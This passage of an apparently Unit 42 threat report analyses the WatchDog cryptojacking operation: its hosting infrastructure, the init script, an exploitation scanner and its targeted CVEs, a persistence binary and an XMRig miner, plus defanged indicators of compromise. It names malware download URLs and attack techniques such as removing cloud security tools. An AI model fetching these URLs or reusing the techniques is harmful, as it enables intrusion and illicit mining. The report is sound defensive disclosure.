Using these primary and secondary URL addresses, Unit 42 researchers were able to map a rough estimation of the network infrastructure used by the WatchDog miner operators.

The following Maltego chart illustrates the overall size of the known operation infrastructure used by WatchDog (see Figure 14).

This Maltego chart illustrates the overall size of the known operation infrastructure used by WatchDog.
Figure 14. Maltego chart of the WatchDog miner operation.

To date, there are currently 18 known IP addresses and seven known domains hosting at least 125 URLs that have served or continue to serve the WatchDog miner malware and configuration files. While the majority of the malware appears to be focused on *NIX OS systems, there are several Windows OS binaries that are also hosted on several of the known host systems.

39.100.33[.]209
45.153.240[.]58
45.9.148[.]37
93.115.23[.]117
95.182.122[.]199
106.15.74[.]113
107.173.159[.]206
146.71.79[.]230
185.181.10[.]234
185.232.65[.]124
185.232.65[.]191
185.232.65[.]192
185.247.117[.]64
198.98.57[.]187
199.19.226[.]117
204.44.105[.]168
205.209.152[.]78
208.109.11[.]21

Table 2. The 18 known IP addresses associated with the WatchDog miner.

de.gengine[.]com.de
de.gsearch[.]com.de
global.bitmex[.]com.de
ipzse[.]com
py2web[.]store
sjjjv[.]xyz
us.gsearch[.]com.de

Table 3. The seven known domains associated with the WatchDog miner.

For a full list of the known URL Addresses associated with the WatchDog mining operation, see the Indicators of Compromise (IOC) section of this blog.

Researchers found that several of these host systems were still operational at the time the research for this blog was being conducted. Due to the live status, researchers were able to pull down several of the malicious files for further analysis. A full IOC breakdown of the files and their SHA-256 hash is listed below within the IOC section.

WatchDog Malware Breakdown

Unit 42 researchers selected five interrelated malware samples to explain their functionality. The cryptojacking operation appears to begin with a bash script, newdat.sh, which defines the downloadable content for three separate Go binary files and one JSON configuration file config.json. The Go binaries detailed within this blog are a network scanner and exploitation binary called networkmanager, a process monitoring binary called phpguard, and a version of the malicious XMRig cryptomining software called phpupdate.

newdat.sh

Unit 42 researchers have identified four different filenames for bash scripts that perform the same infrastructure, network scanning and system configuration operations. These file names are init.sh, newinit.sh, newdat.sh and update.sh.

There are eight unique operations within the initialization script:

  • Environmental setup
    • Configure file and directory read/write permissions and save downloaded files to preconfigured locations.
  • Uninstallation of cloud security tools
  • Download toolkit
    • Download three Go Binaries and a configuration file.
  • kill_miner_proc
    • Killing known mining processes.
  • kill_sus_proc
    • Killing previously installed WatchDog mining processes.
  • downloads
    • Downloads IP address ranges to be used for scanning.
  • unlock_cron
    • Unlocks the /etc/crontab file.
  • lock_cron
    • Locks the /etc/crontab file.


Perhaps one of the most useful script operations identified by Unit 42 researchers is the section pertaining to the download location of the WatchDog toolkit. As illustrated within the previous infrastructure section, the scripts detailed which endpoints are currently hosting the malicious cryptojacking files.

The figure shows hardcoded links within the newdat.sh script that point to URL addresses and identify the miner binary, the configuration files, the scanning binary, the WatchDog process and another version of the initial script itself.
Figure 15. Establishing command and control (C2).

As can be seen in Figure 15, there are hardcoded links within the newdat.sh script that point to URL addresses and identify the miner binary, the configuration files, the scanning binary and the WatchDog process – and even another version of the initial script itself. This could allow the actors to update the active miners in near realtime.

Each of these binaries will be investigated in the following sections. First up is the Go language scanning binary, networkmanager.

networkmanager

The networkmanager binary is a UPX-compressed Go language binary designed to scan networks and, when a vulnerable target is identified, attempt to compromise that identified system using a robust set of built-in application exploits. Researchers have identified two different file names used by the actors to name their binaries that perform the same scanning and exploitation function. Those names are networkmanager and networkservice.

While scanning operations are initiated via the newdat.sh bash script detailed above, the scanner binary will perform the actual scanning and exploitation operations. The WatchDog scanning binary uses a file composed of 60,634 individual Chinese IP net ranges, which is downloaded during the system detection phase of the networkmanager binary. Within the Go binary’s main initialization function, sym.go.main.ipc.download_ipdb, the networkmanager binary requests and then downloads one of two possible IP address netrange files:

http://83.97.20[.]90/cccf67356/ip_cn.txt

http://83.97.20[.]90/cccf67356/ips_cn.txt

The IP address net ranges were stored in binary format and upon conversion to ASCII revealed the targeted IP address net ranges (see Figure 16).

The IP address net ranges were stored in binary format and upon conversion to ASCII revealed the targeted IP address net ranges.
Figure 16. An example of the ip_cn.txt Chinese net ranges.

Unit 42 researchers downloaded these files, and at the time of their download, both of the files appear to contain the same content, as they both have the same SHA-256 hash, ad3efb9bfd49c379a002532f43cc4867a4f0b1cd52b6f438bb7a8feb8833b8f8. These two identical files will be used by the pnscan or masscan processes to scan the network ranges for potential victims.

At the time of their download for this blog, these two files only appear to contain Chinese-related IP addresses. It is likely the actors behind WatchDog are able to update the binaries to include any number of IP address network ranges they wish to target. This is likely the case as Unit 42 researchers have identified victims of the WatchDog miner operating outside of the China IP address space, specifically within the United States and Europe.

Continuing on, loaded within the networkmanager Go binary are 33 individual exploits functions, 32 individual remote code execution (RCE) functions and several shell grab functions (see Figure 17).

Loaded within the networkmanager Go binary are 33 individual exploits functions, 32 individual RCE functions and several shell grab functions.
Figure 17. Exploits loaded into the networkmanager binary.

The following applications are specifically targeted within the scanning binary:

  • CCTV exploit
    • It is currently unknown if the target is a CCTV appliance or if there is another moniker “cctv” could stand for.
  • Drupal
    • Versions 7 and 8.
  • Elasticsearch
    • CVE-2015-1427 (Elasticsearch sandbox evasion – version before 1.3.8 and 1.4.x before 1.4.3)
    • CVE-2014-3120 (Elasticsearch before 1.2)
  • Apache Hadoop
  • PowerShell
    • Encoded command-line operations.
  • Redis
  • Spring Data Commons
    • CVE-2018-1273, versions prior to 1.13-1.13.10, 2.0-2.0.5
  • SQL Server
  • ThinkPHP
    • Versions 5.x, 5.10, 5.0.23
  • Oracle WebLogic Server
    • CVE-2017-10271 – versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.1.0 and 12.2.1.2.0)

The reference to “tmp_0324_scan” has been witnessed before, within a May 19, 2019, blog post from the forum.90sec.com, a Chinese-language Information Security group. The 90sec blog highlights a deep dive of a cryptojacking exploitation event targeting Apache Hadoop, Redis and ThinkPHP applications.

Of note, the bash script highlighted within the blog follows the same formatting as the newinit.sh shell script used by the WatchDog miner (see Figure 18). Aside from the different filenames and IP addresses, the two formats are practically identical.

Similar script formatting between the 90sec blog and NewInit.sh is shown with red arrows connecting similar sections of the scripts.
Figure 18. Similar script formatting between the 90sec blog and NewInit.sh.

Additionally, the references to “tmp/0324/scan” within the 90sec post are listed within the same format as witnessed within the networkmanager binary functions (see Figures 17 and 19).

The image provides a closer view of networkservices exploits pulled from the 90sec forum.
Figure 19. Image of networkservices exploits pulled from the 90sec forum.

It is clear that the activity being monitored by 90sec on May 19, 2019, is the same cryptojacking malware family researchers are seeing today in the form of the WatchDog miner. Several similarities can be observed between the past and present forms of the malware, such as that the same exploits appear to be used. However, newer techniques have been developed and implemented within the more current version of WatchDog. Specifically, we see this in relation to the phpguard binary.

Also of note, the denisenkom/go-mssqldb library is added to Go binary which allows for SQL DB functions to be accessible through the Go Language, including remote connections, error handling, bulk operations, logging and data manipulation (see Figure 20).

The image shows libraries added to Go binary, allowing SQL DB functions to be accessible through the Go Language, including remote connections, error handling, bulk operations, logging and data manipulation.
Figure 20. Loaded Libraries – Denisenkom mssql-db, Go-Civil and Redis.

The Go binary is also loaded with the Google Cloud library Go Civil to allow for the usage of a Gregorian calendar with exactly 24-hour days, 60-minute hours, and 60-second minutes, as well as the Github Redis Go Library, allowing for Redis service control by the binary.

phpguard

Phpguard is a UPX-compressed Go language binary designed to protect the mining software during operation. It performs the functions of monitoring system processes and scheduled tasks or CronJobs to ensure the mining software is running. Unit 42 researchers have identified two different filenames for binaries that perform the same protective function, phpguard and sysguard.

Through the use of the custom Go library “tmp_0324_dog_platform” (see Figure 21), the Go binary is able to control the XMRig mining software in either Windows or NIX systems.

Through the use of a custom Go library, the Go binary is able to control the XMRig mining software in either Windows or NIX systems.
Figure 21. phpguard custom Go functions for miner control in Windows and NIX.

Additionally, the binary embeds the mining software within the relevant OS through scheduled tasks, as is the case in Windows systems (see Figure 22). This can also happen via CronJobs, as is the case with NIX systems (see Figure 23).


The binary embeds the mining software within the relevant OS through scheduled tasks, as is the case in Windows systems. The relevant section in phpguard is shown here.
Figure 22. phpguard WIN Scheduled Task creation.
The binary can embed the mining software via CronJobs, as is the case with NIX systems. The relevant section in phpguard is shown here.
Figure 23. phpguard NIX CronJob creation.

The binary will also continually crawl through each of the OS running processes to ensure that the mining process is running (see Figure 24).

The binary will continually crawl through each of the OS running processes to ensure that the mining process is running.
Figure 24. phpguard process crawling cycle.

The binary is designed to ensure the mining process is protected. If this is a first run for the binary, it will set the new process for protection. If the mining software has not been started, it will start the mining software. And if the software has yet to be downloaded, the binary will begin the download process (see Figure 25).

The binary is designed to ensure the mining process is protected. Several of the relevant protections are shown here.
Figure 25. Setting protections for the mining process.

phpupdate

The phpupdate process is the XMRig mining software used by the WatchDog miner. Unit 42 researchers have identified three different filenames for binaries that perform the same mining operations, phpupdate, zzh and trace.


There is little to disclose about the WatchDog miner’s version of XMRig or its mining operations that is outside of known industry mining software operations. It offers a fully configurable operational menu, allowing the user to specify the following mining attributes (see Figure 26):

  • URL of the mining pool.
  • Mining algorithm (or the desired coin).
  • Username.
  • Password.
  • Proxy information.
  • Sending of a keep alive packet
  • Size of packet, and more.
WatchDog miner's version of XMRig offers a fully configurable operational menu, as shown here.
Figure 26. The WatchDog miner’s configuration options.

While the miner can be controlled by the phpguard Go binary, as was described within the section just prior, the mining software can also be operated through direct user interaction.

Conclusion

The WatchDog mining operation has been in progress since at least Jan. 27, 2019, and has collected at least 209 Monero CryptoCoins (XMR), valued at least $32,056 USD. The WatchDog actors are using cloud-efficient cryptojacking malware, through the use of UPX-compressed Go language binaries, ensuring they are able to compromise both Windows and Linux operating systems – assuming those systems have the Go platform installed. At this time, the WatchDog mining infrastructure is known to include 18 IP addresses and seven domains. These malicious endpoints continue to host or have hosted at least 125 URL addresses used to download the WatchDog mining toolkit. Additionally, the scanning and exploitation binary, networkmanager, is loaded with 33 unique exploits, including 32 RCE functions. The WatchDog mining operation is quite large, as at least 476 compromised systems are estimated to be mining at any given time.

It is clear that the WatchDog operators are skilled coders and have enjoyed a relative lack of attention regarding their mining operations. While there is currently no indication of additional cloud compromising activity at present (i.e. the capturing of cloud platform IAM credentials, access ID, or keys), there could be potential for further cloud account compromise. It is highly likely these actors could find IAM-related information on the cloud systems they have already compromised, due to the root and administrative access acquired during the implantation of their cryptojacking software.

Palo Alto Networks Prisma Access is configured to detect each of WatchDog’s 18 IP addresses, seven domains and their associated URL addresses through PAN-OS. Prisma Cloud also detects the usage of malicious XMRig processes used by the WatchDog miner operating in cloud environments that have Prisma Cloud Compute Defender installed.

Indicators of Compromise

IP Addresses
39.100.33[.]209
45.153.240[.]58
45.9.148[.]37
93.115.23[.]117
95.182.122[.]199
106.15.74[.]113
107.173.159[.]206
146.71.79[.]230
185.181.10[.]234
185.232.65[.]124
185.232.65[.]191
185.232.65[.]192
185.247.117[.]64
198.98.57[.]187
199.19.226[.]117
204.44.105[.]168
205.209.152[.]78
208.109.11[.]21
Domains
de.gengine[.]com.de
de.gsearch[.]com.de
global.bitmex[.]com.de
ipzse[.]com
py2web[.]store
sjjjv[.]xyz
us.gsearch[.]com.de
URL Addresses
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/bsh.sh
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/config.json
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/sysupdate
hxxp://107.173.159[.]206:8880/tatavx1hym9z928m/update.sh
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/config.json
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/networkservice
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/sysguard
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/sysupdate
hxxp://146.71.79[.]230/363A3EDC10A2930DVNICE/update.sh
hxxp://176.123.10[.]57/cf67356/config.json
hxxp://176.123.10[.]57/cf67356/networkmanager
hxxp://176.123.10[.]57/cf67356/newinit.sh
hxxp://176.123.10[.]57/cf67356/phpguard
hxxp://176.123.10[.]57/cf67356/zzh
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/config.json
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/networkservice
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/sysguard
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/sysupdate
hxxp://185.181.10[.]234/E5DB0E07C3D7BE80V520/update.sh
hxxp://185.232.65[.]124/update.sh
hxxp://185.232.65[.]191/cf67356/config.json
hxxp://185.232.65[.]191/cf67356/newinit.sh
hxxp://185.232.65[.]191/cf67356/zzh
hxxp://185.232.65[.]191/config.json
hxxp://185.232.65[.]191/trace
hxxp://185.232.65[.]191/update.sh
hxxp://185.232.65[.]192/cf67356/networkmanager
hxxp://185.232.65[.]192/cf67356/phpguard
hxxp://185.232.65[.]192/config.json
hxxp://185.232.65[.]192/trace
hxxp://185.247.117[.]64/cf67356/config.json
hxxp://185.247.117[.]64/cf67356/networkmanager
hxxp://185.247.117[.]64/cf67356/newdat.sh
hxxp://185.247.117[.]64/cf67356/phpguard
hxxp://185.247.117[.]64/cf67356/phpupdate
hxxp://198.98.57[.]187/config.json
hxxp://198.98.57[.]187/trace
hxxp://198.98.57[.]187/update.sh
hxxp://204.44.105[.]168:66/config.json
hxxp://204.44.105[.]168:66/networkmanager
hxxp://204.44.105[.]168:66/newdat.sh
hxxp://204.44.105[.]168:66/phpguard
hxxp://204.44.105[.]168:66/phpupdate
hxxp://205.209.152[.]78:8000/sysupdate
hxxp://205.209.152[.]78:8000/update.sh
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/config.json
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/networkservice
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/sysguard
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/sysupdate
hxxp://209.182.218[.]161:80/363A3EDC10A2930D/update.sh
hxxp://39.100.33[.]209/b2f628/config.json
hxxp://39.100.33[.]209/b2f628/newinit.sh
hxxp://39.100.33[.]209/b2f628/zzh
hxxp://39.100.33[.]209/b2f628fff19fda999999999/is.sh
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/config.json
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/networkservice
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/sysguard
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/sysupdate
hxxp://45.153.240[.]58/N3DN0E09C5D9BU70V1720/update.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/1.0.4.tar.gz
hxxp://45.9.148[.]37/cf67356a3333e6999999999/config.json
hxxp://45.9.148[.]37/cf67356a3333e6999999999/is.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/networkmanager
hxxp://45.9.148[.]37/cf67356a3333e6999999999/newdat.sh
hxxp://45.9.148[.]37/cf67356a3333e6999999999/phpguard
hxxp://45.9.148[.]37/cf67356a3333e6999999999/phpupdate
hxxp://47.253.42[.]213/b2f628/config.json
hxxp://47.253.42[.]213/b2f628/newinit.sh
hxxp://47.253.42[.]213/b2f628/zzh
hxxp://82.202.66[.]50/cf67356/config.json
hxxp://82.202.66[.]50/cf67356/networkmanager
hxxp://82.202.66[.]50/cf67356/newinit.sh
hxxp://82.202.66[.]50/cf67356/phpguard
hxxp://82.202.66[.]50/cf67356/zzh
hxxp://83.97.20[.]90/cf67356/config.json
hxxp://83.97.20[.]90/cf67356/networkmanager
hxxp://83.97.20[.]90/cf67356/newinit.sh
hxxp://83.97.20[.]90/cf67356/phpguard
hxxp://83.97.20[.]90/cf67356/zzh
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/config.json
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/networkservice
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/sysguard
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/sysupdate
hxxp://93.115.23[.]117/N3DN0E09C5D9BU70V1720/update.sh
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/config.json
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/networkservice
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/Saltmin.sh
hxxp://95.182.122[.]199/E5DB0E07C3D7BE80V52/sysupdate
hxxp://95.182.122[.]199/init.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/config.json
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/is.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/networkmanager
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/newdat.sh
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/phpguard
hxxp://global.bitmex[.]com[.]de/cf67355a3333e6/phpupdate
hxxp://py2web[.]store/7356a3333e6999999999/networkmanager
hxxp://py2web[.]store/7356a3333e6999999999/phpguard
hxxp://py2web[.]store/cf67356/config.json
hxxp://py2web[.]store/cf67356/newinit.sh
hxxp://py2web[.]store/cf67356/zzh
hxxp://xmr.ipzse[.]com:66/bd.sh
hxxp://xmr.ipzse[.]com:66/config.json
hxxp://xmr.ipzse[.]com:66/is.sh
hxxp://xmr.ipzse[.]com:66/networkmanager
hxxp://xmr.ipzse[.]com:66/newdat.sh
hxxp://xmr.ipzse[.]com:66/phpguard
hxxp://xmr.ipzse[.]com:66/phpupdate
hxxp://xmr.ipzse[.]com:66/rs.sh
hxxps://de.gengine[.]com[.]de/api/config.json
hxxps://de.gengine[.]com[.]de/api/networkservice
hxxps://de.gengine[.]com[.]de/api/sysguard
hxxps://de.gengine[.]com[.]de/api/sysupdate
hxxps://de.gengine[.]com[.]de/api/update.sh
hxxps://de.gsearch[.]com[.]de/api/config.json
hxxps://de.gsearch[.]com[.]de/api/networkservice
hxxps://de.gsearch[.]com[.]de/api/sysguard
hxxps://de.gsearch[.]com[.]de/api/sysupdate
hxxps://de.gsearch[.]com[.]de/api/update.sh
hxxps://sjjjv[.]xyz/sysupdate
hxxps://sjjjv[.]xyz/update.sh
hxxps://us.gsearch[.]com[.]de/api/config.json
hxxps://us.gsearch[.]com[.]de/api/networkservice
hxxps://us.gsearch[.]com[.]de/api/sysguard
hxxps://us.gsearch[.]com[.]de/api/sysupdate
hxxps://us.gsearch[.]com[.]de/api/update.sh
Files
SHA-256 Filename
0a48bd0d41052c1e3138d558fc06ebde8d6f15b8d866200b8f00b214a73eb5b9 config.json
0c4aa6afd2a81fd15f3bd65adcbd4f649fbc58ef12dd2d528125435169555901 update.sh
1f65569b77f21f47256db339700b4ff33b7570e44e1981b5c213b7b2e65b0f6c networkmanager
2b52288383588f65803a5dc9583171103be79f0b196d01241b5cd3a8cf69b190 networkservice
2eeac2b9577047a9eef2d164c13ace5e826ac85990a3a915871d6b0c2fc8fe67 update.sh
2f642efdf56b30c1909c44a65ec559e1643858aaea9d5f18926ee208ec6625ed update.sh
37492d1897f77371f2eb431b9be7c861b81e97f04a091d8c6d63719171eda2ac rs.sh
3ab7cf786eeb23ebd11e86e0fc48b0a9b37a427d5d730d774c9ed8d98a925c6f sysupdate
43d7b29668786731f1bbbb3ae860487e84604195b186c1b7b253f99156d7f57a sysguard
